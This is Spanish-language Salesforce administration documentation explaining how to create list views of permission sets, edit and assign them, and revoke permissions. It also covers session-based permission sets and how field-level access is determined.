Puede crear y modificar vistas de listas de conjuntos de permisos para mostrar una lista de conjuntos de permisos con campos y permisos específicos. Por ejemplo, puede crear una vista de lista de todos los conjuntos de permisos en los que está activado "Modificar todos los datos".

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar vistas de listas de conjuntos de permisos:
- "Gestionar conjuntos de permisos y perfiles"

1. En la página Conjuntos de permisos, haga clic en **Crear vista** o seleccione una vista y haga clic en **Modificar**.
2. Escriba el nombre de la vista.
3. En Especificar criterios de filtro, especifique las condiciones que deben cumplir los elementos de la lista, como *`Modificar todos los datos igual a Verdadero`*.
   a. Introduzca un nombre de configuración o haga clic en el para buscar y seleccionar la configuración que desee.
   b. Seleccione un operador de filtro.
   c. Introduzca el valor que desee buscar.

      Consejo: Para mostrar solo conjuntos de permisos sin licencia de usuario, introduzca *`Licencia de usuario`* para la `Configuración`, establezca el `Operador` como *`igual a`* e introduzca `""` en el campo `Valor`.

   d. Para especificar otra condición de filtro, haga clic en **Agregar fila**. Puede especificar hasta 25 filas de condición de filtro.
4. En Seleccionar las columnas para mostrar, especifique las configuraciones que desee que aparezcan como columnas en la vista de lista. Puede agregar hasta 15 columnas.
   a. En la lista desplegable Buscar, seleccione un tipo de configuración.
   b. Introduzca las primeras letras de la configuración que desea agregar y haga clic en **Buscar**.

      Nota: Si la búsqueda devuelve más de 500 valores, no aparecerá ningún resultado. Restrinja sus criterios de búsqueda para mostrar menos resultados.
5. Haga clic en **Guardar** o, si va a duplicar una vista existente, asígnele otro nombre y haga clic en **Guardar como**.

CONSULTE TAMBIÉN

Modificar conjuntos de permisos desde una vista de lista

Crear una vista de lista en Salesforce Classic

## Modificar conjuntos de permisos desde una vista de lista

Puede cambiar los permisos en hasta 200 conjuntos de permisos directamente desde la vista de lista, sin necesidad de acceder a conjuntos de permisos individuales.

Nota: Tenga cuidado cuando modifique conjuntos de permisos con este método. Realizar cambios masivos puede tener un efecto en todos los usuarios de su organización.

1. Seleccione o cree una vista de lista que incluya los conjuntos de permisos y permisos que desee modificar.
2. Para modificar varios conjuntos de permisos, seleccione la casilla de verificación junto a cada conjunto que desee modificar. Si selecciona conjuntos de permisos en varias páginas, se recordarán las selecciones realizadas de cada página.
3. Haga doble clic en el permiso que desee modificar. Para modificar varios conjuntos de permisos, haga doble clic en el permiso de cualquiera de los conjuntos de permisos seleccionados.
4. En el cuadro de diálogo que aparece, active o desactive el permiso. En algunos casos, si cambia un permiso también podrá cambiar otros permisos. Por ejemplo, si "Gestionar casos" y "Transferir casos" están activados en un conjunto de permisos y desactiva "Transferir casos", luego "Gestionar casos" también se desactiva. En este caso, el cuadro de diálogo muestra los permisos afectados.
5. Para cambiar varios conjuntos de permisos, seleccione **Todos los** *n* **registros seleccionados** (donde *n* es el número de conjuntos de permisos que ha seleccionado).
6. Haga clic en **Guardar**.

Si modifica varios conjuntos de permisos, solo se cambian los conjuntos de permisos que admitan el permiso que está modificando. Por ejemplo, digamos que utiliza la modificación en línea para activar "Modificar todos los datos" en diez conjuntos de permisos, pero un conjunto de permisos no tiene "Modificar todos los datos". En este caso, "Modificar todos los datos" está activado en todos los conjuntos de permisos excepto en el que no tiene "Modificar todos los datos".

Cualquier cambio que realice se registrará en el seguimiento de auditoría de configuración.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para modificar varios conjuntos de permisos desde la vista de lista:

- "Gestionar conjuntos de permisos y perfiles"

## Página de descripción general de conjuntos de permisos

La página de descripción general de un conjunto de permisos proporciona un punto de entrada para todos los permisos de un conjunto de permisos. Para abrir una página de descripción general de un conjunto de permisos, desde Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos** y seleccione el conjunto de permisos que desee ver.

Pase por ella: crear, modificar y asignar un conjunto de permisos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para eliminar conjuntos de permisos y modificar las propiedades de un conjunto de permisos:

- "Gestionar conjuntos de permisos y perfiles"

## Conjuntos de permisos basados en sesión

Cree conjuntos de permisos basados en sesión que permiten el acceso solo durante sesiones específicas. Por ejemplo, cree un conjunto de permisos basados en sesión que otorga el acceso a una aplicación solo durante una sesión autenticada.

¿Qué son los conjuntos de permisos basados en sesión?
Los conjuntos de permisos basados en sesión solo se pueden utilizar durante una sesión específica. Comprenda por qué y cuándo crear un conjunto de permiso basado en sesión.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

### ¿Qué son los conjuntos de permisos basados en sesión?

Los conjuntos de permisos basados en sesión solo se pueden utilizar durante una sesión específica. Comprenda por qué y cuándo crear un conjunto de permiso basado en sesión.

Nota: Los conjuntos de permisos basados en sesiones están disponibles actualmente como una vista previa de desarrollador.

Importante: Los paquetes gestionados con conjuntos de permisos que requieren la activación de una sesión no se pueden instalar en las organizaciones de los clientes que no tienen esta función.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Utilice un conjunto de permiso basado en sesión para permitir el acceso funcional solo durante un tipo de sesión predefinido. Por ejemplo, su organización podría tener un objeto personalizado denominado "Sala de conferencias". Una aplicación móvil llamada Sincronización de sala de conferencias tiene acceso de lectura y actualización al objeto. Cree un conjunto de

permisos para permitir actualizaciones del objeto solo si la aplicación para navegadores móviles "Sincronización de sala de conferencias" genera la sesión del usuario.


O bien, supongamos que tiene una aplicación web que accede a información confidencial. Por motivos de seguridad, desea limitar el acceso de usuario a tipos específicos de sesiones con una duración predeterminada. Puede crear un conjunto de permisos basado en sesiones que se active solo cuando los usuarios se autentican en el entorno mediante un token. Cuando el token caduca, el usuario debe repetir la autenticación para acceder a la aplicación de nuevo.

Para activar conjuntos de permisos basados en sesión, consulte el objeto SessionPermSetActivation en la Guía del desarrollador de la API de SOAP. Necesitará el permiso "Gestionar activación de conjunto de permisos de sesión".

Antes de asignar conjuntos de permisos basados en sesión a usuarios, asegúrese de que pueden cumplir las condiciones del conjunto de permisos. Por ejemplo, otorgue el acceso de usuario a herramientas apropiadas, como autenticadores. Como práctica recomendada, informe a los usuarios de las condiciones en las que pueden acceder a algunas aplicaciones y herramientas.

Consejo: Cuando cree su vista de lista de conjunto de permisos, filtre por y seleccione columnas para incluir **Se requiere activación de sesión** para ver qué conjuntos de permisos están basados en sesión.

La información de asignación de usuarios aparece en la página de detalles de usuario en una lista relacionada denominada Asignaciones de conjuntos de permisos: Se requiere activación.




CONSULTE TAMBIÉN

Conjuntos de permisos

## Configuración del sistema y aplicaciones en Conjuntos de permisos

En los conjuntos de permisos, los permisos y configuraciones se organizan en aplicaciones y categorías del sistema, que reflejan los usuarios necesarios para administrar y utilizar recursos del sistema y de aplicaciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Configuración de aplicaciones

Las aplicaciones son conjuntos de fichas que los usuarios pueden cambiar seleccionando el menú desplegable en el encabezado. Todos los objetos, componentes, datos y configuraciones relacionadas permanecen inalterables, con independencia de la aplicación seleccionada. Al seleccionar una aplicación, los usuarios pueden desplazarse en un conjunto de fichas que les permiten utilizar eficazmente la funcionalidad relacionada con tareas específicas de las aplicaciones. Por ejemplo, supongamos que la mayor parte de su trabajo es en la aplicación de ventas, que incluye fichas como Cuentas y Oportunidades. Para realizar el seguimiento de una nueva campaña de marketing, en lugar de añadir la ficha Campañas a la aplicación de ventas, selecciona Marketing del menú desplegable de aplicaciones para ver sus campañas y miembros de campañas.

La sección Aplicaciones de la página de descripción general de los conjuntos de permisos contiene configuraciones que se asocian directamente con los procesos comerciales que permiten las aplicaciones. Por ejemplo, los agentes del servicio de atención al cliente

pueden necesitar gestionar casos, por lo que el permiso "Gestionar casos" está en la sección de Call Center de la página Permisos de aplicaciones. Algunas configuraciones de aplicaciones no están relacionadas con permisos de aplicaciones. Por ejemplo, para activar la aplicación Gestor de vacaciones de AppExchange, los usuarios necesitan acceder a las clases de Apex adecuadas y páginas de Visualforce, así como los permisos de objeto y campo que les permite crear nuevas solicitudes de vacaciones.

### Configuración del sistema

Algunas funciones del sistema son aplicables a una organización y no a ninguna aplicación única. Por ejemplo, "Ver parámetros y configuración" permite a los usuarios visualizar las páginas de configuración y configuraciones administrativas. Otras funciones del sistema son aplicables a todas las aplicaciones. Por ejemplo, los permisos "Ejecutar informes" y "Gestionar paneles" permiten a los gestores crear y gestionar informes en todas las aplicaciones. En algunos casos, como en "Modificar todos los datos," un permiso se aplica a todas las aplicaciones, pero también incluye funciones que no son aplicaciones, como la posibilidad de descargar el Cargador de datos.

CONSULTE TAMBIÉN

- Conjuntos de permisos
- ¿Qué son las licencias de conjuntos de permisos?

## Buscar conjuntos de permisos

Para navegar rápidamente a otras páginas en un conjunto de permisos, puede introducir términos de búsqueda en cualquier página de detalles de conjunto de permisos.

En cualquiera de las páginas de detalles de conjuntos de permisos, introduzca al menos tres letras consecutivas para el nombre de un objeto, configuración o permiso en el cuadro **Configuración de búsqueda...**. Los términos de búsqueda no distinguen entre mayúsculas y minúsculas. Mientras escribe, irán apareciendo sugerencias para los resultados que coinciden con sus términos de búsqueda en una lista. Haga clic en un elemento de la lista para ir a su página de configuración.

Puede buscar el permiso específico o el nombre del parámetro en algunas categorías. Para otras categorías, busque por el nombre de categoría.

| Elemento | Buscar | Ejemplo |
|---|---|---|
| Aplicaciones asignadas | Nombre de aplicación | Escriba *ventas* en el cuadro Configuración de búsqueda y, a continuación, seleccione `Ventas` de la lista. |
| Objetos | Nombre de objeto | Digamos que tiene un objeto personalizado Álbumes Introduzca *albu* y, a continuación, seleccione `Álbumes`. |
| • Campos<br>• Tipos de registro | Nombre de objeto principal | Vamos a suponer que su objeto Álbumes contiene un campo Descripción. Para buscar el campo `Descripción` de los álbumes, escriba *albu*, seleccione `Álbumes` y desplácese hacia `Descripción` en Permisos de campo. |
| Fichas | Ficha o nombre de objeto principal | Escriba *inf* y, a continuación, seleccione `Informes`. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para buscar conjuntos de permisos:

- "Ver parámetros y configuración"

| Elemento | Buscar | Ejemplo |
|---|---|---|
| Permisos de aplicaciones y del sistema | Nombre del permiso | Escriba *api*, luego seleccione API activada. |
| Resto de categorías | Nombre de categoría | Para localizar parámetros de acceso a clases de Apex, introduzca *apex* y, a continuación, seleccione Acceso a clase de Apex. Para localizar permisos personalizados, introduzca *pers* y, a continuación, seleccione Permisos personalizados. Etcétera. |

Si no obtiene ningún resultado, no se preocupe. Estas son algunas sugerencias que pueden ayudar:

- Compruebe si el término de búsqueda tenga al menos tres caracteres consecutivos que coincidan con el nombre del objeto, configuración o permiso.
- Es posible que el permiso, objeto o configuración que está buscando no esté disponible en la organización de Salesforce actual.
- Es posible que el elemento que está buscando no esté disponible para la licencia de usuario asociada con el conjunto de permisos actual. Por ejemplo, un conjunto de permisos con la licencia de usuario de plataforma estándar no incluye el permiso "Modificar todos los datos".
- La licencia de conjunto de permisos asociada con el conjunto de permisos no incluye el objeto, la configuración o el nombre de permiso que está buscando.

CONSULTE TAMBIÉN

Conjuntos de permisos

## Ver y modificar aplicaciones asignadas en conjuntos de permisos

La configuración de aplicación asignada especifica las aplicaciones que los usuarios pueden seleccionar en el menú de aplicaciones de Force.com.

A diferencia de los perfiles, no puede asignar una aplicación predeterminada en un conjunto de permisos. Sólo puede especificar qué aplicaciones son visibles.

Para asignar aplicaciones:

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
2. Seleccione un conjunto de permisos o cree uno.
3. En la página de descripción general de los conjunto de permisos, haga clic en **Aplicaciones asignadas**.
4. Haga clic en **Modificar**.
5. Para asignar aplicaciones, selecciónelas de la lista Aplicaciones disponibles y haga clic en **Agregar**. Para eliminar aplicaciones del conjunto de permisos, selecciónelas de la lista Aplicaciones activadas y haga clic en **Eliminar**.
6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Conjuntos de permisos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para modificar la configuración de aplicaciones asignadas:

- "Gestionar conjuntos de permisos y perfiles"

## Asignar tipos de registro personalizados en conjuntos de permisos

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
2. Seleccione un conjunto de permisos o cree uno.
3. En la página de descripción general del conjunto de permisos, haga clic en **Configuración de objeto**, luego haga clic en el objeto que desee.
4. Haga clic en **Modificar**.
5. Seleccione los tipos de registro que desea asignar a este conjunto de permisos.
6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

¿Cómo se especifica el acceso al tipo de registros?

EDICIONES

Disponible en: Salesforce Classic

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar tipos de registro en conjuntos de permisos:

- "Gestionar conjuntos de permisos y perfiles"

## ¿Cómo se especifica el acceso al tipo de registros?

Puede asignar tipos de registro a usuarios en su perfil o conjunto de permisos o una combinación de ambos. El comportamiento de la asignación de tipo de registro es diferente en conjuntos de permisos y perfiles.

- El tipo de registro predeterminado de un usuario se especifica en la configuración personal del usuario. No puede especificar un tipo de registro predeterminado en conjuntos de permisos.
- Puede asignar el tipo de registro `--Principal--` en perfiles. En conjuntos de permisos, solo puede asignar tipos de registros personalizados. El comportamiento para la creación de registros depende de qué tipos de registros están asignados en perfiles y conjuntos de permisos.

| Si los usuarios tienen este tipo de registro en su perfil... | Y este número total de tipos de registros personalizados en sus conjuntos de permisos... | Cuando crean un registro... |
|---|---|---|
| `--Principal--` | Ninguno | El nuevo registro se asocia con el tipo de registro Principal |
| `--Principal--` | Uno | El nuevo registro se asocia con el tipo de registro personalizado. Los usuarios no pueden seleccionar el tipo de registro Principal. |
| `--Principal--` | Múltiples | Se solicita a los usuarios que seleccionen un tipo de registro. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Si los usuarios tienen este tipo de registro en su perfil... | Y este número total de tipos de registros personalizados en sus conjuntos de permisos... | Cuando crean un registro... |
|---|---|---|
| Personalizado | Uno o más | Se solicita a los usuarios que seleccionen un tipo de registro. En su configuración personal, los usuarios pueden establecer una opción para utilizar su tipo de registro predeterminado y no se les solicite elegir un tipo de registro. |

- Las asignaciones de formato de página solo se especifican en perfiles: no están disponibles en conjuntos de permisos. Cuando asigna un conjunto de permisos a un tipo de registro personalizado, los usuarios con ese conjunto de permisos obtienen la asignación de formato de página especificada para el tipo de registro en su perfil. (En Perfiles, las asignaciones de formato de página se especifican para cada tipo de registro, incluso cuando los tipos de registro no están asignados.)
- Para la conversión de candidatos, se utiliza el tipo de registro especificado en el perfil de un usuario para los registros convertidos.
- Los usuarios pueden ver registros asignados a cualquier tipo de registro. Como resultado, se asigna un formato de página a cada tipo de registro en el perfil de un usuario. Una asignación de tipo de registro en un perfil de usuario o conjunto de permisos no determina si un usuario puede ver un registro con ese tipo de registro. La asignación de tipo de registro simplemente especifica que el usuario puede utilizar ese tipo de registro cuando crea o modifica un registro.
- Los tipos de registro en conjuntos de permisos no son compatibles con conjuntos de cambios y paquetes. Como resultado, cualquier asignación de tipo de registro en conjuntos de permisos en una organización sandbox deberá reproducirse en una organización de producción.

CONSULTE TAMBIÉN

Asignar tipos de registro y formatos de página en la interfaz de usuario de perfil mejorado

Asignar tipos de informe a perfiles en la interfaz de usuario de perfil original

Asignar tipos de registro personalizados en conjuntos de permisos

Asignar formatos de página a la interfaz de usuario de perfil original

## Habilitación de permisos personalizados en conjuntos de permisos

Los permisos personalizados le permiten proporcionar acceso a aplicaciones o procesos personalizados. Después de crear un permiso personalizado y asociarlo a un proceso o aplicación, puede habilitar el permiso en conjuntos de permisos.

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
2. Seleccione un conjunto de permisos o cree uno.
3. En la página de descripción general de los conjuntos de permisos, haga clic en **Permisos personalizados**.
4. Haga clic en **Modificar**.
5. Para habilitar permisos personalizados, selecciónelos desde la lista Permisos personalizados disponibles y, a continuación, haga clic en **Agregar**. Para eliminar permisos personalizados del conjunto de permisos, selecciónelos desde la lista Permisos personalizados habilitados y, a continuación, haga clic en **Eliminar**.
6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Permisos personalizados

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

En organizaciones de Group Edition y Professional Edition, no puede crear o modificar permisos personalizados, pero puede instalarlos como parte de un paquete gestionado.

PERMISOS DE USUARIO

Para habilitar permisos personalizados en conjuntos de permisos:

- "Gestionar conjuntos de permisos y perfiles"

## Gestionar asignaciones de conjuntos de permisos

Puede asignar conjuntos de permisos a un solo usuario desde la página de detalles del usuario o asignar varios usuarios a un conjunto de permisos desde cualquier página de conjuntos de permisos.

- Asignar conjuntos de permisos a un solo usuario
- Asignar un conjunto de permisos a múltiples usuarios
- Eliminar asignaciones de usuario de un conjunto de permisos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

## Página de usuarios asignados a conjuntos de permisos

Desde la página Usuarios asignados, puede ver todos los usuarios asignados a un conjunto de permisos, asignar usuarios adicionales y eliminar asignaciones de usuarios.

Para ver todos los usuarios asignados a un conjunto de permisos, desde cualquier página de conjuntos de permisos, haga clic en **Gestionar asignaciones**. Desde la página Usuarios asignados, puede:

- Asignar usuarios al conjunto de permisos
- Eliminar asignaciones de usuario del conjunto de permisos
- Modificar un usuario
- Ver la página de detalles de un usuario haciendo clic en el nombre, alias o nombre de usuario
- Ver un perfil haciendo clic en el nombre del perfil

CONSULTE TAMBIÉN

Asignar conjuntos de permisos a un solo usuario

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver los usuarios asignados a un conjunto de permisos:

- "Ver parámetros y configuración"

## Asignar conjuntos de permisos a un solo usuario

Asigne conjuntos de permisos o elimine asignaciones de conjunto de permisos para un solo usuario desde la página de detalles del usuario.

Nota: La página Asignaciones de conjuntos de permisos muestra conjuntos de permisos

- Sin licencias asociadas. Por ejemplo, puede asignar un conjunto de permisos donde se seleccionó **--Ninguna--** para el tipo de licencia en el conjunto de permisos. Asegúrese de que la licencia de usuario permite todos los ajustes y permisos activados del conjunto de permisos. Si la licencia del usuario no permite los permisos y ajustes activados, la asignación falla.
- Eso coincide con la licencia del usuario. Por ejemplo, si la licencia de un usuario es Solo Chatter , puede asignar conjuntos de permisos con la licencia Solo Chatter .
- Específico de licencias de conjuntos de permisos. Supongamos que crea un conjunto de permisos denominado "Identity: Finance" y asocia ese conjunto de permisos con la licencia de conjunto de permisos "Identity Connect". Cuando asigna un usuario al conjunto de permisos Identity: Finance, el usuario recibe todas las funciones disponibles con la licencia de conjunto de permisos de Identity Connect.

Algunos permisos requieren que los usuarios dispongan de licencias de conjunto de permisos antes de que se otorgue a los usuarios esos permisos. Por ejemplo, si agrega el permiso de usuario "Utilizar Identity Connect" en el conjunto de permisos "Identidad", solo puede asignar usuarios con la licencia del conjunto de permisos de Identity Connect al conjunto de permisos "Identity".

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para asignar conjuntos de permisos:

- "Asignación de conjuntos de permisos"

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.

2. Seleccione un usuario.
3. En la lista relacionada de asignaciones de conjuntos de permisos, haga clic en **Modificar asignaciones**.
4. Para asignar un conjunto de permisos, selecciónelo en Conjuntos de permisos disponibles y haga clic en **Agregar**. Para eliminar la asignación de un conjunto de permisos, selecciónelo en Conjuntos de permisos activados y haga clic en **Eliminar**.
5. Haga clic en **Guardar**.

Consejo: Puede realizar esta y otras tareas administrativas desde la aplicación móvil SalesforceA.

CONSULTE TAMBIÉN

Asignar un conjunto de permisos a múltiples usuarios
Ayudar los usuarios desde cualquier parte con SalesforceA
Licencias de conjunto de permiso y usuario en conjuntos de permisos
Asignar un conjunto de permisos a múltiples usuarios

## Asignar un conjunto de permisos a múltiples usuarios

Desde cualquier página de conjunto de permisos, puede asignar el conjunto de permisos a uno o más usuarios.

- Pase por ella: asignar un conjunto de permisos

CONSULTE TAMBIÉN

Eliminar asignaciones de usuario de un conjunto de permisos
Asignar conjuntos de permisos a un solo usuario

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para asignar un conjunto de permisos a usuarios:
- "Asignación de conjuntos de permisos"

### Eliminar asignaciones de usuario de un conjunto de permisos

Desde cualquier página de conjuntos de permisos, puede eliminar la asignación de conjunto de permisos de uno o más usuarios.

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
2. Seleccione un conjunto de permisos.
3. En la barra de herramientas del conjunto de permisos, haga clic en **Gestionar asignaciones**.
4. Seleccione los usuarios para eliminar de este conjunto de permisos.

   Puede eliminar hasta 1000 usuarios de una vez.
5. Haga clic en **Eliminar asignaciones**.

   Este botón solo está disponible cuando se selecciona uno o más usuarios.
6. Para volver a una lista de todos los usuarios en el conjunto de permisos, haga clic en **Hecho**.

CONSULTE TAMBIÉN

Asignar un conjunto de permisos a múltiples usuarios

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para eliminar asignaciones de conjunto de permisos:

- "Asignación de conjuntos de permisos"

## Revocar permisos y acceso

Puede utilizar los perfiles y los conjuntos de permisos para conceder acceso, no para denegarlo. Todo permiso concedido desde un perfil o conjunto de permisos es una afirmación. Por ejemplo, si "Transferir registro" no está activado en el perfil de Jane Smith, pero está activado en dos de sus conjuntos de permisos, podrá transferir registros independientemente de que sea o no propietaria de los mismos. Para revocar un permiso, debe eliminar todas las instancias del permiso desde el usuario. Esto puede llevarse a cabo con las acciones siguientes; cada una de ellas tiene sus posibles consecuencias.

| Acción | Consecuencia |
|---|---|
| Desactive un permiso o elimine una configuración de acceso en el perfil y en cualquier conjunto de permisos asignado al usuario. | El permiso o la configuración de acceso se desactivan para el resto de usuarios asignados al perfil o a los conjuntos de permisos. |
| Si un permiso o configuración de acceso está activado en el perfil del usuario, asigne al usuario un perfil distinto.<br>Y<br>Si el permiso o configuración de acceso está activado en cualquier conjunto de permisos asignado al usuario, elimine las asignaciones del conjunto de permisos del usuario. | Es posible que el usuario pierda otros permisos o configuraciones de acceso asociadas con el perfil o los conjuntos de permisos. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Para resolver las consecuencias en cada caso, considere todas las opciones posibles. Por ejemplo, puede duplicar el perfil asignado o cualquier conjunto de permiso asignado donde la configuración del permiso o acceso está activada. A continuación, desactive la configuración del permiso o acceso y asigne los conjuntos de permisos o perfil duplicado al usuario. Otra opción es crear un perfil base con el último número de permisos y ajustes que representa el número más grande posible de usuarios. Luego cree conjuntos de permisos que establezcan más acceso.

CONSULTE TAMBIÉN

- Permisos de usuario y acceso
- Pase por ella: crear, modificar y asignar un conjunto de permisos
- Asignar conjuntos de permisos a un solo usuario

# ¿Qué determina el acceso a campos?

Hay varios factores que controlan si los usuarios pueden ver y modificar campos específicos en Salesforce. Puede controlar el acceso de los usuarios a campos en el nivel de tipo de registro, usuario o campo.

- **Formatos de página**: Establezca si los campos sean visibles, obligatorios, de sólo lectura o con posibilidad de modificación para un tipo de registro en particular.
- **Seguridad a nivel de campo**: Restrinja aún más el acceso de los usuarios a los campos configurándolos como visibles, de sólo lectura o con posibilidad de modificación. Estas configuraciones reemplazan las propiedades de campo establecidas en el formato de página si la configuración de seguridad a nivel de campo es más restrictiva.
- **Permisos**: algunos permisos de usuario sustituyen a los formatos de página y a la configuración de seguridad de nivel de campo. Por ejemplo, los usuarios con el permiso "Modificar campos de solo lectura" siempre pueden modificar los campos de solo lectura independientemente de cualquier otra configuración.
- **Campos obligatorios de forma universal**: Anule la seguridad a nivel de campo o aplique una configuración menos restrictiva en formatos de página haciendo que un campo sea obligatorio de forma universal.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los formatos de página no están disponibles en **Database.com**

Tras definir estos elementos, confirme el acceso de usuarios a campos específicos mediante la cuadrícula de accesibilidad de campo.

CONSULTE TAMBIÉN

- Modificación de la configuración del acceso a los campos

# Verificar el acceso para un campo en particular

Consulte si el acceso a un campo está restringido y a qué nivel: tipo de registro, perfil de usuario o campo.

1. Navegue hasta el área de campos del objeto adecuado:
   - Para las listas de selección del estado de validación de conocimiento, en Configuración, introduzca *Estados de validación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Estados de validación**.
2. Seleccione un campo y haga clic en **Ver accesibilidad de campo**.
3. Confirme que el acceso al campo es correcto para los diferentes perfiles y tipos de registro.
4. Pase el ratón sobre cualquier configuración de acceso a campos para ver si el campo es obligatorio, oculto, de sólo lectura según el formato de página o seguridad a nivel de campo.
5. Haga clic en cualquier parámetro de acceso de campos para cambiarlo.

Para verificar la accesibilidad de campos según un perfil, tipo de registro o campo específico, en Configuración, introduzca *Accesibilidad de campo* en el cuadro Búsqueda rápida y, a continuación, seleccione **Accesibilidad de campo**. Desde esta página, seleccione una ficha en particular y, a continuación, seleccionar si desea comprobar el acceso por perfiles, tipos de registro o campos.

Nota: En esta interfaz de usuario, no puede comprobar el acceso a conjuntos de permisos.

CONSULTE TAMBIÉN

¿Qué determina el acceso a campos?

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver la accesibilidad de campo:
- "Ver parámetros y configuración"

## Modificación de la configuración del acceso a los campos

En la cuadrícula de accesibilidad de campo puede hacer clic en cualquier configuración de campo para cambiar la accesibilidad del campo en el formato de página o en la seguridad a nivel de campo. La página de configuración de acceso permite modificar los parámetros de acceso a los campos.

- En la sección Seguridad a nivel de campo de la página, especifique el nivel de acceso del campo para el perfil.

| Nivel de acceso | Ajustes activados |
|---|---|
| Los usuarios podrán leer y modificar el campo. | **Visible** |
| Los usuarios podrán leer pero no modificar el campo. | **Visible** y **Sólo lectura** |
| Los usuarios no podrán leer ni modificar el campo. | Ninguno |

  Es recomendable que utilice la seguridad a nivel de campo para controlar el acceso de los usuarios a los campos en lugar de crear varios formatos de página para controlar el acceso a los campos.

- En la sección de formatos de página de la página, podrá:
  - Seleccionar el botón de opción `Eliminar o cambiar la capacidad de modificación` y modificar las propiedades de acceso a los campos del formato de página. Estos cambios afectarán a todos los perfiles y combinaciones de tipo de registro que utilicen actualmente este formato de página.
  - También puede seleccionar el botón de opción `Seleccionar un formato de página diferente` para asignar un formato de página diferente a la combinación del perfil y tipo de registro.

EDICIONES
